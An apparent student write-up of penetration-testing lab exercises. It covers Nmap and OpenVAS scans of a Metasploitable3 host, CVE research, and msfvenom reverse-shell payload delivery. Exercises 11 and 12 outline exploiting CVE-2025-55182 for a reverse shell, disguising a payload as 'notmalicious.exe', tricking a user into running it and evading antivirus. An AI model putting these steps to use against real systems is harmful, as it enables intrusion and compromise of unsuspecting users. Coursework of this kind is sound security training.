Stats: 0:03:23 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.41% done; ETC: 09:45 (0:00:00 remaining)
Stats: 0:03:24 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.41% done; ETC: 09:45 (0:00:00 remaining)
Stats: 0:06:50 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.49% done; ETC: 09:48 (0:00:01 remaining)
Stats: 0:07:27 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.66% done; ETC: 09:49 (0:00:01 remaining)
Stats: 0:08:19 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.66% done; ETC: 09:50 (0:00:01 remaining)
Nmap scan report for 10.10.110.192
Host is up (0.00097s latency).
Not shown: 65524 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
| vulners:
|   cpe:/a:proftpd:proftpd:1.3.5:
|       SAINT:FD1752E124A72FD3A26EEB9B315E8382  10.0    https://vulners.com/saint/SAINT:FD1752E124A72FD3A26EE
B9B315E8382     *EXPLOIT*
```

```
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
8181/tcp closed intermapper
MAC Address: 08:00:27:42:51:79 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 3.2 - 4.14 (98%), Linux 3.8 - 3.16 (97%), Linux 3.13 (94%), OpenWrt Chaos Calmer
 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (94%), Linux 4.10 (94%), Linux 3.2 - 3.16 (94%),
Linux 3.10 - 4.11 (93%), Linux 3.13 - 4.4 (93%), Linux 3.13 - 3.16 (93%), Android 5.0 - 6.0.1 (Linux 3.4) (93
%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Hosts: 127.0.2.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:
linux_kernel

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|   Service regsvc in Microsoft Windows systems vulnerable to denial of service
|     State: VULNERABLE
|       The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a n
ull deference
|       pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by
 Ron Bowes
|       while working on smb-enum-sessions.
|_

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 644.75 seconds
```

This is a little help that i let claude read the output for me

Open ports and services found:

Port	Service	Version	Notable
21	FTP	ProFTPD 1.3.5	CVE-2015-3306 (CVSS 10.0) — mod_copy RCE
22	SSH	OpenSSH 6.6.1p1	Multiple CVEs including CVE-2023-38408 (9.8)
80	HTTP	Apache 2.4.7	SQL injection, CSRF, Slowloris DoS, phpMyAdmin exposed
445	SMB	Samba 3.X-4.X	smb-vuln-regsvc-dos flagged
631	IPP	CUPS 1.7	CVE-2012-6094 (9.8)
3306	MySQL	unauthorized	Direct DB access attempted
3500	HTTP	WEBrick/Ruby 2.3.8	CVE-2017-9225 (9.8)
6697	IRC	UnrealIRCd	Known backdoored version
8080	HTTP	Jetty 8.1.7	Apache Continuum CSRF vulnerabilities

Most critical findings:

- **ProFTPD mod_copy (CVE-2015-3306, CVSS 10.0) — unauthenticated RCE via SITE CPFR/CPTO commands**
- **Apache 2.4.7 — dozens of critical CVEs, SQL injection and CSRF detected by scripts**
- **UnrealIRCd — known backdoored version (classic Metasploitable target)**
- **phpMyAdmin exposed at /phpmyadmin/ — direct database access**
- **MySQL on port 3306 — accepting unauthorized connections**

Flags used and why:

- **-sV - detects service versions.**
- **-sC - runs default NSE scripts that automatically grab banners.**
- **-O - attempts OS fingerprinting based on TCP/IP stack behaviour.**
- **--script vuln - runs vulnerability detection scripts against found services.**
- **-p- - scans all ports instead.**

Metasploit, Armitage, OpenVAS, and Sparta/Legion all call Nmap internally for their initial enumeration phase.

Information Nmap doesn't provide:

- **Application-layer vulnerabilities (e.g. SQL injection, XSS in web apps)**
- **Usernames and credentials**
- **Business logic flaws**
- **Wireless network details**

Could you run Nmap against home/hotel/coffee shop:

Technically yes, but ethically and legally NO!, for hotel/coffee shop networks you don't own. Running aggressive scans against networks without permission violates computer misuse laws in most countries, even if you're just "looking.".

(a) Host-discovery sweep (-sn) — fast, quiet, only shows who's alive. Full scan (-sV -sC -O --script vuln) — slow, noisy, but reveals services, versions, OS, and vulnerabilities. More detail = more time and more detectable.

(b) The lab network has explicit authorization from the university. The coffee shop network isn't yours and you have no authorization to probe other devices on it, making it illegal under computer misuse laws regardless of intent.

Exercise 9. Scan Types and Their Signatures

[MEDIUM]

• Start Wireshark.

• Conduct a TCP connect scan against 192.168.0.17 using netcat.

• Conduct a TCP connect scan against 192.168.0.17 using nmap.

• Conduct a TCP SYN scan against 192.168.0.17 using nmap.

• Conduct a UDP scan against 192.168.0.17 using nmap.

• Read the nmap man page, try other scan types, and observe the differences in Wireshark.

• If you were trying to hide your activity, is scanning effective? Explain the differences you see between the various captures.


Guided questions

a. At the packet level, how does a SYN scan differ from a full connection scan, and why is one 'stealthier'?


b. Why are UDP scans slower and less reliable than TCP scans?

Note: since the given IP is in a different subnet i will just use Window 11 VM IP. (in lab)


TCP netcat




TCP Nmap



TCP SYN Nmap



UDP Nmap



If you were trying to hide your activity, is scanning effective?

No, scanning always leaves traces in Wireshark and server logs regardless of the method. However some scan types are less obvious than others:

- **netcat / nmap -sT — most visible. Completes the full TCP handshake, so the target's OS logs the connection. Easy to detect.**
- **nmap -sS — less visible. Never completes the handshake so some older systems don't log it. But modern IDS/firewalls catch it easily.**
- **nmap -sU — slow and generates ICMP responses, very noisy on the network.**

No scan type is truly invisible, all generate packets that Wireshark and IDS can see.

(a) How does a SYN scan differ from a full connected scan, and why is one stealthier?

A full connect scan (-sT) completes the full 3-way handshake: SYN → SYN-ACK → ACK, then closes with FIN. The target logs this as a real connection.

A SYN scan (-sS) sends SYN, gets SYN-ACK, then immediately sends RST to kill the connection before it completes. Since the handshake never finishes, older systems don't log it, making it stealthier. Modern IDS still detects it.

(b) Why are UDP scans slower and less reliable than TCP scans?

UDP has no handshake. The scanner sends a packet and waits for a timeout since open ports often send no response at all. Closed ports send ICMP "port unreachable" but routers often rate-limit these, so responses get dropped. This makes UDP scans slow to complete and unreliable, nmap can't always tell the difference between an open port and a filtered one.

Exercise 10. Vulnerability Scanning with OpenVAS / Greenbone

[MEDIUM]

• Start Greenbone / OpenVAS.

• Run a scan for network vulnerabilities.

• Are there vulnerabilities and networked hosts that can be targeted?

• Explain how you configured the scan, and why.


• When would you, and when would you not, run an OpenVAS scan?

Guided questions

a. Pick one reported vulnerability. What is its CVSS score, and does the severity match the real risk in this


lab context?


b. Why can automated scanners produce false positives, and how would you verify a finding manually?



Chosen ip: 10.10.110.192

Hostname: unnamed


OPENVAS
UTC
14:15
admin
Dashboards
Scans
Tasks
Reports
Results
Vulnerabilities
Notes
Overrides
Assets
Resilience
Security Information
Configuration
Administration
Help
Filter
Tasks 1 of 1
Tasks by Severity Class (Total: 1)
Tasks with most High Results per Host
Tasks by S
Running: 100.0% (1)
Results per
1 - 1 of 1
Name
Status
Reports
Last Report
Severity
Trend
Unnamed
0 %
1
Apply to page conten
(Applied filter: apply_overrides=0 min_qod=70 sort=name first=1 rows=10)
1 - 1 of 1
Right Ctrl



Vulnerability	Severity	QoD	Host IP	Host Name
ProFTPD 'mod_copy' Unauthenticated Copying Of Files Via SITE CPFR/CPTO Vulnerability (Apr 2015) - Active Check	10.0 (Critical)	99 %	10.10.110.192	
Drupal Coder RCE Vulnerability (SA-CONTRIB-2016-039) - Active Check	10.0 (Critical)	95 %	10.10.110.192	
SSH Brute Force Logins With Default Credentials Reporting	9.8 (Critical)	95 %	10.10.110.192	

Are there vulnerabilities and networked hosts that can be targeted?

Yes — 1 host scanned (10.10.110.192), 21 results found, 9 CVEs identified. The top findings were all Critical severity, including the ProFTPD mod_copy vulnerability we already exploited successfully.

How you configured the scan and why:

- **Target: 10.10.110.192 (the lab target)**
- **Scan config: Full and fast**
- **Why: Full and fast checks for a wide range of vulnerabilities without running destructive tests. It's thorough enough to find real issues while being safe to run against a lab machine.**

When would you run OpenVAS, and when would you not?

Run it when:

- **You have written permission to scan the target**
- **Performing a security assessment or penetration test**
- **Checking your own systems for weaknesses**

Don't run it when:

- **You don't have permission — scanning without authorisation is illegal**
- **On production systems during business hours — it can cause slowdowns or crashes**

(a) Vulnerability: ProFTPD mod_copy — CVSS 10.0 (Critical)

The severity matches the real risk perfectly. We proved it ourselves — this exact vulnerability gave us unauthenticated remote code execution with zero credentials required. A CVSS 10.0 is the maximum score and it was fully justified here.

(b) Scanners detect vulnerabilities by matching version numbers and banners against CVE databases. They can't always confirm if the vulnerability is actually exploitable — a service might report an old version but have the patch backported, making the finding a false positive.

To verify manually: look up the CVE, check the actual installed version, and try to reproduce the specific condition it requires — or check the vendor's patch notes to confirm whether the fix was applied.

Exercise 11. CVE Research

[MEDIUM]

• List the CVEs of the three latest verified vulnerabilities; briefly explain each vulnerability and its exploit.

• What is the current rate at which new vulnerabilities and exploits are being found?

• Study CVE-2025-55182 and its exploit. If you decided to use this exploit, how would you do it, and for what purpose?

Guided questions

a. What is the difference between a vulnerability, an exploit, and a proof-of-concept?

b. Where do you consider a source authoritative for CVE data (e.g. NVD, vendor advisories) versus not, and why?

Three latest verified vulnerabilities:

CVE-2025-55182 — Critical RCE (CVSS 10.0) in React Server Components and Next.js. Unsafe deserialization in the "Flight" protocol lets unauthenticated attackers execute arbitrary code on the server. Actively exploited by botnets within days of disclosure. Patched in Next.js 16.0.7 and React 19.0.1.

CVE-2026-44494 — High severity (CVSS 8.7) prototype pollution in the axios HTTP library. Attackers poison the config.proxy object to intercept and redirect HTTP requests, enabling full man-in-the-middle attacks. Fixed in axios v1.16.1.

CVE-2026-40050 — Critical unauthenticated path traversal in CrowdStrike LogScale. Allows remote file read outside the web root with no credentials needed — particularly serious since LogScale is a security monitoring platform.

What is the current rate at which new vulnerabilities and exploits are being found?

Current rate: Around 315 new CVEs per day as of mid-2026, up from 131/day in 2025 — the rate has more than doubled in one year.

Study CVE-2025-55182 and its exploit. If you decided to use this exploit, how would you do it, and for what purpose?

CVE-2025-55182 — how you would use it: Against an authorized target running vulnerable Next.js, send a crafted HTTP request to the Server Actions endpoint using the public react2shell PoC. This gives unauthenticated RCE — read config files, drop a reverse shell, pivot further. Purpose: demonstrate risk of unpatched Next.js infrastructure.

(a) A vulnerability is the flaw itself. An exploit is working code that takes advantage of it. A proof-of-concept proves the flaw is real and exploitable without being fully weaponized. CVE-2025-55182 had all three.

(b) Authoritative: NVD, vendor advisories (e.g. React's security blog), CISA KEV catalog — all have defined verification processes. Not authoritative: random GitHub repos, blog posts, forums — no accountability or verification process, and fake PoCs are common.

Sources: NVD (nvd.nist.gov), Kaspersky Securelist, NHS CSOC advisory, jerrygamblin.com CVE statistics.

Exercise 12. Payload Generation and Delivery

[HARD]

• Create a staged reverse-TCP shell payload for Windows using msfvenom, saved as an executable named "notmalicious.exe".

• What command did you use?

• List a few machines in the lab network that could be compromised with this payload.

• Set up a web server on Kali serving a page that links to notmalicious.exe. Have the Windows machine browse to the page, click the link, and execute the file.

• What would increase the likelihood of a target actually executing this payload in a real-world test?

Ans: Social engineering disguising the file as something expected, sending it via a trusted channel, or hosting it on a convincing domain. Disabling or evading AV (encoding, packing) also works. The Edge warning we saw ("not commonly downloaded") is exactly what stops most targets in real life.

• Can you catch the shell with Metasploit?

Ans: Yes, Use exploit/multi/handler with matching payload and LHOST/LPORT catches the staged Meterpreter connection, giving a full post-exploitation session with modules like kiwi, hashdump.

• How would you create a similar payload for catching the shell in Netcat instead?

Ans: Use a stageless payload instead of staged

• Which other formats can msfvenom output? Which are most interesting, and why?

exe, dll, ps1, python, raw, war, jar, apk, elf.

The most interesting one is ps1 (PowerShell) since it is the most interesting because PowerShell is a built-in Windows tool, so the payload runs as a legitimate system process rather than a suspicious unknown executable.

• When would you catch a shell in Metasploit vs Netcat?

Metasploit + when you need post-exploitation capabilities (kiwi, pivoting, screenshots, privilege escalation modules). Use with staged payloads.

